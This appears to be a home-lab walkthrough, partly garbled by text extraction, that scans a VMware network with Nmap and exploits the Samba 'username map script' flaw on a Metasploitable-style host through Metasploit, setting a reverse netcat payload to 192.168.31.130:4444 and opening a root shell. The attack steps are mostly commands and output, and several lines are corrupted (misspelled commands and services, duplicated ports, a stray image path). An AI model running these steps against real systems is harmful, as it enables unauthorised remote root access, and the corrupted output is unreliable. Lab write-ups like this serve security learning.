Step-by-Step Breakdown:

1. Reconnaissance

• Use **Nmap** to identify open ports and services.

```
Nmap scan report for 192.168.31.1

Host is up (0.00018s latency).

MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.31.2

Host is up (0.00014s latency).

MAC Address: 00:50:56:E3:57:D1 (VMware)

Nmap scan report for 192.168.31.129

Host is up (0.00060s latency).

MAC Address: 00:0C:29:1B:97:7E (VMware)

Nmap scan report for 192.168.31.254

Host is up (0.00065s latency).

MAC Address: 00:50:56:FD:9D:30 (VMware)

Nmap scan report for 192.168.31.130

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
```

This is my meta IP :- 192.168.31.129

2. Enumeration

```
(root®kali)-[/home/kali]
# nmap 192.168.31.129 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 05:59 EDT
Nmap scan report for 192.168.31.129
Host is up (0.0019s latency).
Not shown: 65522 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
139/tcp open metbios-ssn
445/tcp open microsoft-ds
3306/tcp open microsoft-ds
3306/tcp open distccd
5432/tcp open jostgresql
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:1B:97:7E (VMware)
```

```
(root⊕kali)-[/home/kali]

# mmap -p 139 -sV 192.168.31.129

Starting Nmap 7.94SVN (https://nmap.org) at 2025-04-27 06:05 EDT

Nmap scan report for 192.168.31.129

Host is up (0.00090s latency).

PORT STATE SERVICE VERSION

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


MAC Address: 00:0C:29:1B:97:7E (VMware)
```

-p for all port scanning

-sV for scanning version

3. Exploitation

:- Samba user map script



```
13
      exploit/windows/fileformat/ms14_060_sandworm
      MS14-060 Microsoft Windows OLE Package Manager Code Executio
0
  14
       exploit/unix/http/quest_kace_systems_management_rce
       Quest KACE Systems Management Command Injection exploit/multi/samba/usermap_script
25
  15
       <mark>Samba "username map script"</mark>
exploit/multi/<mark>samba</mark>/nttrans
                                          <del>Command Ex</del>ecution
  16
       Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  17
       exploit/linux/samba/setinfopolicy_heap
       Samba SetInformationPolicy AuditEventsInfo Heap Overflow
25
  18
         __target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10
```

Use this exploit

```
<u>msf6</u> > use exploit/multi/samba/usermap_script ◀
```

Show Payloads and search this one

```
24 payload/cmd/unix/reverse_ksh
25 payload/cmd/unix/reverse_lua
26 payload/cmd/unix/reverse_ncat_ssl
27 payload/cmd/unix/reverse_netcat
)
28 payload/cmd/unix/reverse_netcat_gaping

msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload \Rightarrow cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Show options

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
           Current Setting Required Description
                                           The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
   CHOST
                                  no
                                  yes
   RHOSTS
                                ng-metasploit.html
yes The target port (TCP)
   RPORT 139
Payload options (cmd/unix/reverse_netcat):
   Name Current Setting Required Description
   LHOST 192.168.31.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
   Id Name
   0 Automatic
```

As you can see, the 'Rhost' column is currently empty. You need to fill in the appropriate remote host

```
Name
            Current Setting
                              Required Description
   CHOST
                              no
                                         The local client address
                                        The local client port
A proxy chain of format type
   CPORT
                              no
                              no
yes
                              no
   Proxies
            192.168.31.129
                                         The target host(s), see http
   RHOSTS
                                         html
                              yes
   RPORT
           139
                                         The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
         Current Setting Required Description
   Name
                            yes
   LHOST 192.
LPORT 4444
          192.168.31.130
                                       The listen address (an interfa
                                      The listen port
                            yes
Exploit target:
  Id Name
      Automatic
```

After this, you need to use the exploit or run command.

msf6 exploit(multi/samba/usermap_script) > run ←
<pre>[*] Started reverse TCP handler on 192.168.31.130:4444 [*] Command shell session 1 opened (192.168.31.130:4444 → 192.168.31.129:37638) at 2025-04-27 06:43:22 -0400</pre>
whoami

As you can see, we have gained access to the root shell.....

THANKUUUUUUU......